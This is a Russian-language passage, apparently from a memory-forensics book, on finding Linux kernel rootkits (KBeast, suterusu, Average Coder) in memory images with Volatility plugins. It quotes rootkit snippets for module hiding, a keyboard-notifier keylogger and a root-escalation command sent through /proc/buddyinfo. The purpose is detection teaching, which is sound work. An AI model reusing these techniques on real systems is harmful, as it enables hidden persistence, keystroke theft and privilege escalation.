Несмотря на упомянутые трудности, руткиты всё равно могут обращаться более чем к первому мегабайту RAM с помощью `/dev/mem`. Например, как вы увидите в главе 27, руткит Phalanx2 загружает LKM, чтобы отключить ограничения `/dev/mem`, а затем отображает собственное представление `/dev/mem`. Новое отображение позволяет ему читать и записывать физическую память из процесса пользовательского пространства. Однако прямой доступ к `/dev/mem` и `/dev/kmem` создаёт ряд трудностей, поскольку автор руткита не может полагаться на системные API при выполнении задач. Вместо этого руткит должен непосредственно читать и записывать структуры данных, находящиеся в памяти, аналогично тому, как это делают инструменты криминалистического анализа памяти.

Скрытые модули ядра

Первая задача, которую выполняют многие вредоносные LKM, - скрыть модуль ядра от работающей системы. Системные администраторы и инструменты безопасности часто используют команду `lsmod`, которая читает `/proc/modules`, для проверки наличия вредоносных LKM. Просто удалив себя из списка модулей в памяти ядра, вредоносный модуль нельзя будет найти такими методами, но руткит продолжит работать правильно. Для этого метода сокрытия требуется всего одна строка кода:

```
list_del_init(&__this_module.list);
```

Этот код получает ссылку на текущий модуль через `__this_module`, а затем использует макрос `list_del_init`, чтобы удалить его из списка. `__this_module` - специальный раздел файла ELF в памяти, содержащий структуру `module` LKM.

Сокрытие от sysfs

Файловая система `sysfs` также экспортирует информацию о модулях. Например, в работающей системе каталог `/sys/module` содержит подкаталог для каждого активного модуля. Эти каталоги содержат такую информацию, как имя модуля, его разделы и параметры. Инструменты безопасности могут выполнять перекрёстную проверку модулей из этого списка с модулями, сообщаемыми `lsmod`, чтобы обнаруживать определённые руткиты. Однако скрыться можно и от `sysfs`. Руткиты, которым требуется это сделать, могут использовать следующую строку кода:

```
kobject_del(__this_module.holders_dir->parent);
```

Этот код находит ссылку на структуру данных `sysfs` (`holders_dir`), а затем удаляет себя из списка дочерних элементов родителя.

> **Примечание.**
>
> Обе строки кода с `list_del_init` и `kobject_del` взяты из руткита suterusu (github.com). suterusu - руткит с открытым исходным кодом, который можно использовать для тестирования плагинов, поскольку подобные приёмы (сокрытие модуля, перехват кода и так далее) часто применяются в реальных условиях.

Обнаружение KBeast

Для руткитов, скрывающихся только из списка `modules`, но не из `sysfs`, можно использовать плагин `linux_check_modules`, который автоматически сравнивает модули и отображает расхождения. Ниже показана работа этого плагина с системой, заражённой руткитом KBeast:

```
$ python vol.py -f kbeast.lime --profile=LinuxDebianx86 linux_check_modules
Volatility Foundation Volatility Framework 2.4
Offset (V) Module Name
---------- ----------------
0xf841a258ipsecs_kbeast_v1
```

Volatility обнаружила модуль KBeast `ipsecs_kbeast_v1`, поскольку он скрывается только из списка модулей, но не из `sysfs`. Затем с помощью плагина `linux_moddump` можно извлечь и статически проанализировать модуль ядра. Следующая команда выгружает модуль на диск:

```
$ python vol.py --profile=LinuxDebianx86 -f kbeast.lime
       linux_moddump -b 0xf841a258 -D outdir
Volatility Foundation Volatility Framework 2.4
Wrote 33798 bytes to ipsecs_kbeast_v1.0xf841a258.lkm
```

Если исследовать начало функции `init` модуля, можно увидеть, что модуль немедленно удаляется из глобального списка:

```
static int init(void) {
       list_del_init(&__this_module.list);
```

Исследование `list_del_init` показывает, что она отсоединяет текущую запись от заданного списка, а затем устанавливает указатели `next` и `prev` списка обратно на сам список:

```
 1   static inline void INIT_LIST_HEAD(struct list_head *list) {
 2         list->next = list;
 3         list->prev = list;
 4   }
 5
 6   static inline void __list_del(struct list_head * prev,
 7                                 struct list_head * next) {
 8         next->prev = prev;
 9         prev->next = next;
10  }
11
12 static inline void list_del_init(struct list_head *entry) {
13      __list_del(entry->prev, entry->next);
14      INIT_LIST_HEAD(entry);
15 }
```

Как показано, функция `list_del_init` в строках 12-15 вызывает `__list_del` с членами `prev` и `next` записи. Затем она передаёт запись `INIT_LIST_HEAD`.

Исследование дизассемблирования

Дизассемблирование извлечённого модуля в следующем коде также показывает эти этапы. Мы добавили метки к нескольким инструкциям, чтобы облегчить их интерпретацию:

```
public init_module
init_module proc near
mov     edx,  ds:0f841A25Ch ; this_module.next
mov     eax,  ds:0F841A260h ; this_module.prev
push    ebx
mov     [edx+4], eax        ; this_module.next.prev = this_module.prev
mov     [eax], edx          ; this_module.prev.next = this_module.next
mov     eax, ds:0C14CBB2Ch
mov     dword ptr ds:0F841A25Ch, 0F841A25Ch  ; this_module.next = this_module
mov     dword ptr ds:0F841A260h, 0F841A25Ch  ; this_module.prev = this_module
```

Первая инструкция mov обращается к 0xf841a25c, что находится на четыре байта дальше начала структуры модуля KBeast (помните, что параметром, переданным linux_moddump, был 0xf841a258). Чтобы точно определить, к какому члену структуры обращается код, можно отобразить структуру module в linux_volshell. Например, в следующем коде член по смещению четыре - это list:

```
>>> dt("module")
'module' (352 bytes)

[snip]

0x4   : list            ['list_head']
```

Поскольку next является первым членом list_head, его адрес совпадает с началом структуры list_head.

Вторая инструкция mov, показанная в предыдущем коде, находится на восемь байт дальше начала структуры module, что соответствует члену prev. Следующие две прокомментированные строки устанавливают члены entry.next.prev и entry.prev.next, точно как строки 6-9 листинга исходного кода. Последние две прокомментированные строки соответствуют строкам 1-4 исходного кода, где члены next и prev модуля устанавливаются равными самому модулю. Эти инструкции успешно отсоединяют модуль от списка модулей.

Карвинг скрытых модулей

Карвинг - процесс поиска в необработанном вводе (образе диска, образце памяти, сетевом захвате) таких данных, как файлы и структуры. Для поиска LKM, скрывающихся и из списка модулей, и из sysfs, можно использовать плагин linux_hidden_modules. Этот плагин сканирует память на наличие экземпляров структуры module, а затем сравнивает результаты со списком модулей, сообщаемым linux_lsmod. Сообщается о модулях, найденных посредством карвинга, но отсутствующих в связном списке модулей. Результаты могут включать скрытые модули и модули, которые были освобождены, но не перезаписаны (то есть остаются в нераспределённом хранилище).

Для повышения производительности плагин использует переменные ядра module_addr_min и module_addr_max. Эти переменные указывают диапазон адресов, где выделяются структуры модулей ядра, тем самым предоставляя нижнюю и верхнюю границы поиска сканера. Сканирование этой области значительно быстрее сканирования всего виртуального адресного пространства, но столь же полно, поскольку ОС никогда не должна выделять структуры модулей вне этого диапазона. Затем допустимость каждого кандидата в модули ядра оценивается с помощью набора ограничений. Чтобы уменьшить возможности подрыва, ограничения проверяют члены структур, критически важные для стабильности системы, например размеры разделов и указатели на код и данные модуля.

Следующий код показывает работу плагина linux_hidden_modules с образцом памяти, заражённым suterusu:

```
$ python vol.py --profile=LinuxDebian-3_2x64 -f susnf.lime linux_hidden_modules
Volatility Foundation Volatility Framework 2.4
Offset (V)         Name
------------------ ----
0xffffffffa03a15d0 suterusu
```

Вывод показывает виртуальный адрес структуры модуля, а также имя модуля, полученное из члена name. Затем с заданным виртуальным смещением можно использовать linux_moddump, чтобы восстановить модуль ядра из памяти:

```
$ python vol.py --profile=LinuxDebian-3_2x64 -f susnf.lime linux_moddump
   -D dump -b 0xffffffffa03a15d0
Wrote 3625087 bytes to dump/suterusu.0xffffffffa039e000.lkm
```

Модуль ядра выгружается в файл с расширением `.lkm`. Теперь LKM можно анализировать традиционными методами анализа исполняемых файлов (например, дизассемблировать в IDA Pro; сканировать антивирусными сигнатурами). В следующем выводе команда `readelf` разбирает таблицу символов ELF и определяет различные функции, которые, по-видимому, скрывают порты TCP и UDP:

```
$ readelf -W -s suterusu.0xffffffffa039e000.lkm
<snip>
    15: 0000000000000878    69 FUNC    GLOBAL DEFAULT    2 hide_udp4_port
    17: 000000000000096e    69 FUNC    GLOBAL DEFAULT    2 hide_proc
    18: 0000000000000938    54 FUNC    GLOBAL DEFAULT    2 unhide_udp6_port
    24: 0000000000000782    69 FUNC    GLOBAL DEFAULT    2 hide_tcp4_port
    25: 00000000000007fd    69 FUNC    GLOBAL DEFAULT    2 hide_tcp6_port
    29: 00000000000007c7    54 FUNC    GLOBAL DEFAULT    2 unhide_tcp4_port
    30: 0000000000000a2f    85 FUNC    GLOBAL DEFAULT    2 unhide_file
    32: 0000000000001144   144 FUNC    GLOBAL DEFAULT    2 hijack_stop
<snip>
```

Предположительно, руткит перехватывает системные API и направляет их к этим функциям во вредоносном LKM. В предстоящем разделе этой главы «Разрешение вредоносных функций» мы опишем, как связывать перехваченные адреса с конкретными функциями руткита.

Поиск модулей по файловым дескрипторам

Независимо от того, как руткит скрывает собственный LKM, для работы LKM должен запрашивать ресурсы операционной системы, например файловые дескрипторы и сетевые соединения. Поэтому в редком случае, когда LKM не удаётся найти с помощью упомянутых плагинов, можно определить артефакты, создаваемые вредоносным LKM. Например, обычно файлы открывают только процессы (не модули ядра). Поэтому любой файл, открытый внутри ядра, кроме устройства подкачки, требует дальнейшего исследования.

Одна из возможностей руткита suterusu - запись нажатий клавиш из ядра в файл `/root/.keylog` на диске. Чтобы получить доступ на запись к файлу журнала, он использует функцию `filp_open` внутри ядра. Эта функция принимает путь к файлу и возвращает указатель на структуру `file`, как показано в следующем коде:

```
1   #if defined(_CONFIG_LOGFILE_)
2     logfile = filp_open(LOG_FILE, O_WRONLY|O_APPEND|O_CREAT, S_IRWXU);
3     if ( ! logfile )
4         DEBUG("KEYLOGGER: Failed to open log file: %s", LOG_FILE);
```

В следующем примере показано применение плагина `linux_kernel_opened_files` к образцу, заражённому suterusu:

```
$ python vol.py --profile=LinuxDebian-3_2x64 -f suskl2.lime
    linux_kernel_opened_files
Volatility Foundation Volatility Framework 2.4
Offset (V)         Partial File Path
------------------ -----------------
0xffff8800307109c0 /media/usb/suskl2.lime
0xffff8800306e5800 /root/.keylog
```

В выводе можно увидеть два файла вместе с виртуальным адресом их структуры `dentry`. Первый - `suskl2.lime`, то есть исследуемый образец памяти. Он появляется в выводе, потому что LiME также использует `filp_open` внутри ядра, чтобы записать образец памяти на диск. Другой файл - `/root/.keylog`, который, как вам известно, является частью руткита. Даже если бы вы не знали,

для чего предназначен этот файл, и у него было бы более безобидное имя, одного того факта, что он открыт из ядра, достаточно, чтобы потребовать дальнейшего исследования.

Плагин `linux_kernel_opened_files` работает, собирая все недавно использованные структуры `dentry` из кэша dentry и сравнивая их с набором файлов, открытых процессами (с помощью плагинов `linux_lsof` и `linux_proc_maps`). Как уже упоминалось, если не считать файлов подкачки, единственные файлы, которые эти два плагина не должны находить, - это файлы, открытые посредством `filp_open` внутри ядра.

Внедрение кода в режиме ядра

Вредоносные руткиты ядра также способны подрывать работу системы, не используя и не сохраняя модуль ядра в памяти. В этом случае руткит не обязательно скрывает свой LKM; он просто перемещает его, а затем немедленно выгружает. Следующие шаги описывают, как работает этот приём:

1. Руткит загружает модуль ядра с диска.
2. В функции `init` модуля руткит выделяет исполняемую память ядра, вызывая такие функции, как `kmalloc` и `vmalloc_exec`.
3. Затем код руткита копируется в эти новые исполняемые области, а его данные копируются в области чтения/записи.
4. После этого модуль ядра запускает новый поток, регистрирует обратный вызов (или несколько обратных вызовов) либо перехватывает код, указывающий на выделенные области.
5. Функция `init` модуля возвращает условие ошибки, поэтому модуль выгружается, а его структура метаданных (`module`) уничтожается. Это означает, что он не появится в `lsmod` или `sysfs`.

Этот приём позволяет LKM разместить в ядре код и перехваты, которые сохранятся после выгрузки LKM. Пока выделенные области памяти, содержащие код руткита, не освобождены, они остаются действительными и доступными операционной системе, тем самым позволяя вредоносному коду продолжать существовать. Этот трюк важно понимать, поскольку он объясняет, почему вам может не удаться найти вредоносный модуль с помощью ранее упомянутых плагинов. Однако если вы сможете найти хотя бы один из его перехватов, у вас будет указатель на функцию или структура данных, выделенная в неизвестной области памяти.

> **Примечание.**
>
> Другой подход, но с теми же последствиями, используют руткиты, которые записывают данные непосредственно в `/dev/mem` или `/dev/kmem`. Из пользовательского пространства эти руткиты могут внедрить в ядро шелл-код, который выделяет память и размещает перехваты. После этого использовать LKM уже не требуется. Однако написание переносимого шелл-кода требует немного большего мастерства, чем создание LKM, поскольку его необходимо писать непосредственно на ассемблере, а не на C.

Скрытые процессы

Многие руткиты Linux проектируются так, чтобы быть как можно более гибкими и пригодными для повторного использования (чтобы их можно было продавать в виде комплектов, а затем объединять с любым преступным ПО, которое пожелает покупатель). Поэтому руткиты часто способны скрывать связанные с ними процессы (на основании статической или динамической конфигурации) от инструментов пользовательского пространства и системных администраторов. Хотя атака обычно осуществляется путём манипулирования связанными с процессами структурами данных ядра, существует множество вариантов. Как специалист по криминалистическому исследованию, вы должны распознавать и обнаруживать артефакты, связанные с различными методами.

Первый плагин Volatility, который может помочь анализировать системы со скрытыми процессами, - `linux_psxview`. Он перечисляет процессы из нескольких источников по всей операционной системе, а затем перекрёстно сопоставляет результаты, чтобы найти расхождения.

Источники списков процессов

Плагин использует следующие источники:

• **Список процессов:** список активных процессов, на который указывает символ `init_task`. Именно этот список обходит `linux_pslist`, чтобы перечислить процессы.
• **Хеш-таблица PID:** этот список заполняется плагином `linux_pidhashtable`, о котором вы узнали в главе 21. Этот плагин перечисляет не только процессы, но и их потоки.
• **Кэш памяти:** для систем, использующих распределитель SLAB, этот список заполняется путём поиска структур `task_struct` в кэше памяти ядра (`kmem_cache`).
• **Родители:** этот список заполняется путём следования по указателям `parent` процессов и потоков, найденных в хеш-таблице PID.
• **Лидеры:** этот список заполняется путём сбора указателя на лидера группы потоков каждого процесса и потока.

Сопоставляя данные из этих различных источников, можно легко обнаружить процессы, которые скрываются одним или несколькими способами. В следующем примере показана работа плагина `linux_psxview` с образцом памяти, заражённым вредоносным ПО, которое скрывает процесс и из списка процессов, и из хеш-таблицы PID:

```
$ python vol.py --profile=LinuxDebian-3_2x64 -f psrk.lime linux_psxview
Volatility Foundation Volatility Framework 2.4
Offset(V)          Name            PID pslist pid_hash kmem_cache parents leader
------------------ -------------- ---- ------ -------- ---------- ------- ------
True
0xffff8800371f6300 apache2        2209 True   True     True       False   True
0xffff88003baf29f0 smbd           2166 True   True     True       True    True
0xffff880037175710 apache2        2211 True   True     True       False   True
0xffff88003e3a2180 crypto           27 True   True     True       False   True
0xffff88003e282e60 migration/0       6 True   True     True       False   True
0xffff880036f89810 bash           2878 True   True     True       False   True
0xffff88003e2a2100 kintegrityd      19 True   True     True       False   True
0xffff880036d60830 postgres       2514 False  False    True       False   True
0xffff880036cce0c0 scsi_eh_2       155 True   True     True       False   True
0xffff88003e2927b0 kworker/0:1      11 True   True     True       False   True
0xffff88003c31a080 dlexec         2938 True   True     True       False   True
0xffff88003bdd41c0 getty          2828 True   True     True       False   True
0xffff88003b6b6ab0 nmbd           2163 True   True     True       False   True
0xffff88003e253510 init              1 True   True     True       True    True
0xffff88003c32d1a0 rpciod         1742 True   True     True       False   True
0xffff88003e2acf20 khelper          14 True   True     True       False   True
0xffff88003baf9120 exim4          2797 True   True     True       False   True
```

```
0xffff88003d71c240 winbindd       2509 True   True     True       False   True
0xffff880037216a30 apache2        2221 False  True     True       False   False
0xffff88003baf37d0 apache2        2255 False  True     True       False   False
<snip>
```

В выводе процесс `postgres` имеет значение `False` в столбцах `pslist`, `pid_hash` и `parents`, но был найден в источниках `kmem_cache` и `leaders`. Отсутствие процесса `postgres` в этих списках подозрительно и должно послужить сигналом к его более тщательному исследованию.

Исключения при перекрёстном просмотре

При изучении вывода `linux_psxview` на предмет скрытых процессов существует ряд случаев, когда законные процессы отображаются как `False` в определённых столбцах. Чтобы делать правильные выводы, необходимо ознакомиться с этими случаями. Они описаны в следующем списке:

• Потоки появляются только в `pid_hash` и `kmem_cache`. Проверить, является ли указанная запись потоком, можно, найдя её идентификатор потока в выводе плагина `linux_threads`.
• В системах SLUB все записи имеют значение `False` в столбце `kmem_cache`, поскольку SLUB не поддерживает структуры данных, необходимые для отслеживания всех объектов. В системах SLAB все процессы и потоки должны появляться в `kmem_cache`. Это правило можно упростить следующим образом: если какой-либо процесс или поток появляется в `kmem_cache`, там должны появляться все они.
• За исключением процесса swapper, все остальные записи должны находиться в списке процессов.

Повышение привилегий

Помимо сокрытия процесса в системе, руткиты уровня ядра часто повышают привилегии связанных с ними процессов до уровня root (UID 0), чтобы предоставить процессу полный контроль над системой. Злоумышленники часто компрометируют учётную запись пользователя без прав root, используют повышение привилегий для установки руткита ядра, а затем покидают систему на некоторое время. Когда злоумышленник хочет восстановить доступ, он может просто войти в систему, используя ранее похищенные учётные данные, и связаться с руткитом, чтобы получить полные привилегии для своих новых процессов. Для системных администраторов, наблюдающих за компьютером, этот вход выглядит просто как обычный доступ пользователя к системе. Более того, благодаря повышенным привилегиям злоумышленник может применить антикриминалистические методы, чтобы удалить следы входа.

Цели анализа

Ваши цели таковы:

• **Найти процессы с перехваченными учётными данными:** в зависимости от того, как руткит повышает привилегии, в памяти могут присутствовать различные артефакты. Плагин Volatility `linux_check_creds` автоматически находит наиболее распространённые артефакты.
• **Понять, как руткиты взаимодействуют с вредоносными процессами:** вы увидите, как руткиты в режиме ядра обеспечивают связь с процессами пользовательского пространства (и как можно обнаружить такую активность).
• **Исследовать структуры данных, специфичные для руткита:** руткиты поддерживают собственные структуры данных для отслеживания скрытых процессов, файлов и сетевых

соединений. Обнаружив эти структуры данных и извлёкши их из памяти, можно получить глубокое представление о том, что руткит делал в системе.

Структуры данных

Структура `cred` хранит учётные данные процесса. Вот как она выглядит в 64-разрядной системе Debian:

```
>>> dt("cred")
'cred' (152 bytes)
0x0   : usage                          ['__unnamed_0x38e']
0x4   : uid                            ['unsigned int']
0x8   : gid                            ['unsigned int']
0xc   : suid                           ['unsigned int']
0x10  : sgid                           ['unsigned int']
0x14  : euid                           ['unsigned int']
0x18  : egid                           ['unsigned int']
0x1c  : fsuid                          ['unsigned int']
0x20  : fsgid                          ['unsigned int']
0x24  : securebits                     ['unsigned int']
0x28  : cap_inheritable                ['kernel_cap_struct']
0x30  : cap_permitted                  ['kernel_cap_struct']
0x38  : cap_effective                  ['kernel_cap_struct']
[snip]
```

Ключевые положения

Ключевые положения таковы:

• `uid`: идентификатор пользователя, запустившего процесс.
• `gid`: идентификатор группы пользователя, запустившего процесс.
• `euid`: эффективный пользователь процесса. Когда пользователь запускает приложение с установленным битом setuid (`suid`), реальный идентификатор пользователя (`uid`) принадлежит этому пользователю, а эффективный идентификатор пользователя принадлежит пользователю, для которого применяется setuid.
• `egid`: эффективный идентификатор группы процесса.

Перехваченные учётные данные

В старых системах Linux повысить привилегии процесса было относительно просто. Идентификаторы пользователя и группы процесса хранились как целые числа внутри `task_struct`. Чтобы повысить привилегии процесса до root, было достаточно установить оба члена (`uid` и `gid`) равными нулю. Такой тип атаки трудно обнаружить, поскольку, хотя можно увидеть процесс, выполняющийся от имени root, найти доказательства того, что текущие значения `uid` и `gid` отличаются от исходных, сложно.

Начиная с ядер серии 2.6 операционная система предоставляет более полные источники информации о привилегиях. Теперь учётные данные процесса хранятся в структурах `cred`. Ядро предоставляет два API (`prepare_creds` и `commit_creds`) для создания этих структур и манипулирования ими, поэтому руткиты могут создавать собственные структуры учётных данных, инициализировать их поддельными значениями и, по сути, предоставлять себе права root. Однако ещё более простой способ достичь той же цели - направить структуру `cred` целевых процессов на структуру существующего процесса. В частности, исходным процессом часто служит процесс, который выполняется от имени root и не завершается. В ходе наших исследований чаще всего

выбирался процесс `init`. Это логично, поскольку `init` выполняется от имени root и завершается только при выключении или перезагрузке машины.

Руткит Average Coder

Average Coder (average-coder.blogspot.com) - общедоступный руткит, использующий описанный метод повышения привилегий. В частности, он создаёт артефакт, который Volatility может использовать, чтобы определить, какие процессы выполняются с несанкционированными уровнями привилегий. Сначала вы увидите, как взаимодействовать с Average Coder.

Чтобы принимать команды из пользовательского пространства, Average Coder перехватывает обработчик `write` файла `/proc/buddyinfo`. Этот файл по умолчанию установлен в дистрибутивах Linux и экспортирует информацию об управлении памятью. Однако обычно файл предназначен только для чтения. Как показано в следующем выводе, попытка записать в него данные приводит к ошибке независимо от того, инициирует запись обычный пользователь или пользователь root:

```
$ echo 42 > /proc/buddyinfo
bash: /proc/buddyinfo: Permission denied
$ sudo bash
# echo 42 > /proc/buddyinfo
-bash: echo: write error: Input/output error
```

В системе, заражённой Average Coder, запись в файл по-прежнему внешне приводит к ошибке, но обработчик руткита в действительности обрабатывает команду. Например, следующая команда показывает, как повысить привилегии процесса до доступа root, отправив файлу `/proc/buddyinfo` команду `root`:

```
$ id
uid=1000(x) gid=1000(x) groups=1000(x),24(cdrom),25(floppy),29(audio),
30(dip),44(video),46(plugdev)

$ echo $$
9673
$ echo "root $$" > /proc/buddyinfo
-bash: echo: write error: Operation not permitted

$ id
uid=0(root) gid=0(root) groups=0(root)
```

Изначально пользователь не имеет доступа root (идентификатор пользователя 1000). После отправки команды `root` с PID оболочки bash (9673) привилегии оболочки повышаются до root. Это изменение можно обнаружить с помощью Volatility, поскольку теперь указатель на структуру `cred` оболочки bash совпадает с указателем процесса `init`. Как показывает следующий код, плагин `linux_check_creds` обнаруживает это, обходя список процессов и проверяя, не используют ли какие-либо из них общую структуру учётных данных. В чистой системе такого никогда не происходит!

```
$ python vol.py -f avg.hidden-proc.lime --profile=LinuxDebian-3_2x64
    linux_check_creds
Volatility Foundation Volatility Framework 2.4
PIDs
--------
1, 9673
```

В выводе сообщается, что PID 1 и 9673 имеют одну и ту же структуру учётных данных. Поскольку процесс 1 (`init`) уже выполняется от имени root и критически важен для стабильности операционной системы, весьма вероятно, что именно у него были похищены учётные данные, а процесс 9673 связан с руткитом. Как было показано в предыдущем выводе, PID процесса bash с повышенными привилегиями равнялся 9673.

Примечание.

Помимо обнаружения перехваченных учётных данных, Volatility также может обнаружить тот факт, что Average Coder перехватил операцию `write` файла `/proc/buddyinfo`, а также нескольких других файлов в `/proc`. В частности, плагин `linux_check_fop` перечисляет указатели файлов из многочисленных источников внутри операционной системы и проверяет, что они не были перехвачены. Ниже показана работа `linux_check_fop` в заражённой Average Coder 64-разрядной системе:

```
$ python vol.py -f avgcoder.mem --profile=LinuxCentOS63x64 linux_check_fop
Symbol Name               Member            Address
------------------------ ----------------- ------------------
proc_mnt: root           readdir           0xffffffffa05ce0e0
buddyinfo                write             0xffffffffa05cf0f0
modules                  read              0xffffffffa05ce8a0
/                        readdir           0xffffffffa05ce0e0
/var/run/utmp            read              0xffffffffa05ce4d0
```

В выводе видно, что Average Coder перехватывает ряд структур файловых операций, включая метод `write` файла `/proc/buddyinfo`. Это подтверждает наличие командного канала руткита. Далее в этой главе вы узнаете, как работает `linux_check_fop` и каково назначение остальных перехватов.

Перехваты обработчиков системных вызовов

Один из самых популярных методов, применяемых руткитами Linux для управления представлением системы приложением пользовательского пространства, - перехват системных вызовов. Как вы узнали в главе 1, процессы используют системные вызовы, чтобы запрашивать такие действия, как открытие, чтение и запись файлов; создание и уничтожение процессов; сетевое взаимодействие; и многое другое. Перехватывая системные вызовы, руткиты ядра могут возвращать вызывающей стороне ложную информацию, регистрировать параметры, передаваемые API, или изменять запросы.

Таблица системных вызовов - это массив указателей на функции, по одному для каждого системного вызова. На чистой машине записи должны указывать внутрь статического кода ядра (а не внутрь LKM или неизвестной области памяти ядра). Volatility предоставляет два плагина для обнаружения перехваченных таблиц системных вызовов. Первый, `linux_check_syscall`, рассматривается в этом разделе; второй, `linux_check_kernel_inline`, рассматривается в конце этой главы. Первый работает, находя таблицу системных вызовов, определяя её размер, а затем проверяя каждую запись.

Следующий код показывает применение `linux_check_syscall` к образцу памяти, заражённому KBeast.

Примечание.

Если у вас есть доступ к заголовочному файлу, содержащему определения системных вызовов целевой машины, его можно передать плагину, и тот автоматически преобразует индексы системных вызовов в соответствующие имена функций. Поскольку эти номера очень часто меняются между версиями ядра, Volatility не может жёстко задать их в плагине. В зависимости от машины определения находятся либо в `/usr/include/syscall.h`, либо в `/usr/include/x86_64-linux-gnu/asm/unistd_32.h` (`unistd_64.h` для 64-разрядных платформ).

```
$ python vol.py -f kbeast.lime --profile=LinuxDebianx86
            linux_check_syscall
            -i /usr/include/x86_64-linux-gnu/asm/unistd_32.h > ksyscall

$ head -10 ksyscall
Table Index System Call      Handler     Symbol
----- ----- --------------- ----------  --------------------------------
32bit     0 restart_syscall  0xc103be51  sys_restart_syscall
32bit     1 exit             0xc1033c85  sys_exit
32bit     2 fork             0xc100333c  ptregs_fork
32bit     3 read             0xf841998b  HOOKED: ipsecs_kbeast_v1/h4x_read
32bit     4 write            0xf84191a1  HOOKED: ipsecs_kbeast_v1/h4x_write
32bit     5 open             0xf84194fc  HOOKED: ipsecs_kbeast_v1/h4x_open
32bit     6 close            0xc10b227a  sys_close
32bit     7 waitpid          0xc10334d8  sys_waitpid
$ grep HOOKED ksyscall
32bit     3 read             0xf841998b  HOOKED: ipsecs_kbeast_v1/h4x_read
32bit     4 write            0xf84191a1  HOOKED: ipsecs_kbeast_v1/h4x_write
32bit     5 open             0xf84194fc  HOOKED: ipsecs_kbeast_v1/h4x_open
32bit    10 unlink           0xf841927f  HOOKED: ipsecs_kbeast_v1/h4x_unlink
32bit    37 kill             0xf841900e  HOOKED: ipsecs_kbeast_v1/h4x_kill
32bit    38 rename           0xf841940c  HOOKED: ipsecs_kbeast_v1/h4x_rename
32bit    40 rmdir            0xf8419300  HOOKED: ipsecs_kbeast_v1/h4x_rmdir
32bit   220 getdents64       0xf84190ef  HOOKED: ipsecs_kbeast_v1/h4x_getdents64
32bit   301 unlinkat         0xf8419381  HOOKED: ipsecs_kbeast_v1/h4x_unlinkat
```

Для каждого системного вызова плагин выводит следующую информацию:

• **Table:** является ли таблица 32- или 64-разрядной. В 64-разрядных системах с включённой 32-разрядной эмуляцией присутствуют обе таблицы.
• **Index:** индекс системного вызова.
• **System Call:** имя системного вызова.
• **Handler Address:** адрес обработчика системного вызова.
• **Symbol:** указывает, является ли обработчик законным. Для законных обработчиков отображается имя функции ядра, обрабатывающей системный вызов. Как правило, перед ними стоит префикс `sys_`. Вредоносные обработчики выводятся как `HOOKED`, после чего следуют имя перехватывающего модуля и имя функции-обработчика (если доступны).

Артефакт, выделяющийся в предыдущем выводе, состоит в том, что все вредоносные обработчики хранятся на одной странице памяти: `0xf8419xxx`. Тот факт, что обработчики расположены так близко друг к другу, служит хорошим признаком того, что они указывают на один и тот же модуль ядра или внедрённый сегмент кода. Согласно столбцу `Symbol`, имя вредоносного модуля - `ipsecs_kbeast_v1`. Кроме того, Volatility определяет имена функций внутри вредоносного модуля, которые обрабатывают перехваченные системные вызовы (`h4x_read`, `h4x_write` и так далее). В предстоящем разделе «Уведомители клавиатуры» описано, как работает разрешение имён.

Уведомители клавиатуры

В 2012 году исследовательская группа из Боудин-колледжа опубликовала статью *Bridging the Semantic Gap to Mitigate Kernel-level Keyloggers* (ieee-security.org), в которой подробно описывались два новых метода ведения журналов нажатий клавиш внутри ядра в системах Linux. Вскоре после выхода статьи Джо Сильв внёс в Volatility два новых плагина (`linux_keyboard_notifiers` и `linux_check_tty`), обнаруживающих эти атаки.

Цели анализа

Ваши цели таковы:

• **Найти уведомители клавиатуры:** Linux позволяет получать уведомление обратного вызова при каждом нажатии клавиши. Хотя эти уведомители используются в законных целях, например для реализации горячих клавиш, их часто эксплуатируют во вредоносных целях. С помощью плагина `linux_keyboard_notifiers` можно найти все уведомители клавиатуры и определить, являются ли они вредоносными.
• **Определить связанные модули и символы вредоносных функций:** одного выявления присутствия вредоносной функции редко достаточно для завершения углублённого исследования. Вместо этого обычно требуется исследовать функцию посредством обратной разработки, чтобы определить её назначение и возможности. Исследуя символы модуля, Volatility может помочь направить процесс обратной разработки.

Структуры данных

Структура `notifier_block` хранит информацию об уведомителе клавиатуры. Вот как эта структура выглядит в 64-разрядной системе Debian:

```
>>> dt("notifier_block")
'notifier_block' (24 bytes)
0x0   : notifier_call                 ['pointer', ['void']]
0x8   : next                          ['pointer', ['notifier_block']]
0x10  : priority                      ['int']
```

Ключевые положения

Ключевые положения таковы:

• `notifier_call`: ссылка на функцию обратного вызова, которая выполняется при нажатии клавиши.
• `next`: указатель на следующий элемент списка уведомителей клавиатуры.

Вредоносные уведомители клавиатуры

Первая атака, описанная в статье Боудин-колледжа, показала, как реализовать вредоносный уведомитель клавиатуры, чтобы получать копию нажатий клавиш пользователя. Уведомитель регистрируется посредством функции `register_keyboard_notifier`, которая принимает в качестве параметра структуру `notifier_block`. Член `notifier_call` этой структуры вызывается каждый раз, когда клавиша нажимается. Чтобы обнаружить эту атаку, плагин `linux_keyboard_notifier` обходит список уведомителей клавиатуры и выводит каждый из них вместе с обработчиком и сведениями о том, является ли он допустимым. Во всех стандартных установках Linux, которые мы тестировали, уведомителей не было.

suterusu - пример руткита, реализующего регистрацию нажатий клавиш путём установки уведомителя. Ниже приведён пример кода:

```
1  int notify(struct notifier_block *nblock, unsigned long code, void *_param)
2  {
3    struct keyboard_notifier_param *param = _param;
4
5    DEBUG_KEY("KEYLOGGER %i %s\n",param->value,(param->down ? "down" : "up"));
```

```
 6
 7    <snip>
 8  }
 9
10  static struct notifier_block nb = {
11    .notifier_call = notify
12  };
13
14 void keylogger_init ( void )
15 {
16   DEBUG("Installing keyboard sniffer\n");
17
18   register_keyboard_notifier(&nb);
19
20   <snip>
```

Строки 1-8 содержат функцию `notify`, которая получает каждое нажатие клавиши. Эта функция выводит клавишу в отладочный буфер ядра, а позднее записывает её в `/root/.keylog`. Очевидно, код можно изменить так, чтобы сохранять нажатия клавиш в других местах на диске или отправлять их по сети. Структура уведомителя клавиатуры объявляется в строках 10 и 11. В строках 14-18 руткит регистрирует уведомитель клавиатуры.

Следующий код показывает, как применить Volatility к образу памяти с установленным образцом suterusu:

```
$ python vol.py --profile=LinuxDebian-3_2x64 -f susnf.lime
   linux_keyboard_notifier
Volatility Foundation Volatility Framework 2.4
Address            Symbol
------------------ --------------------
0xffffffffa039f5d7 HOOKED
```

В выводе видно, что уведомитель присутствует, а плагин сообщает `HOOKED`, поскольку обработчик (`0xffffffffa039f5d7`) не находится ни в ядре, ни в LKM из связного списка. Следовательно, обработчик находится в анонимной области памяти ядра или в LKM, отсоединённом от списка.

Разрешение вредоносных функций

